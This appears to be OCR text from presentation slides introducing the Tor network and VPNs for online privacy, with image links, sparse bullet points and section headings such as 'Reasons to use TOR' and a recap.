


https://s22908.pcdn.co/internet-privacy/wp-content/uploads/sites/2/2016/01/what-is-a-tor-network.png

TOR


The Onion Router (TOR):

- Requires a special web browser to use
- Provides as close to complete privacy as possible



VPNs

Activities that get the attention of the government



Reasons to use TOR

VPNs

Recap:

- TOR provides almost complete privacy
  - Still overkill for 99% of things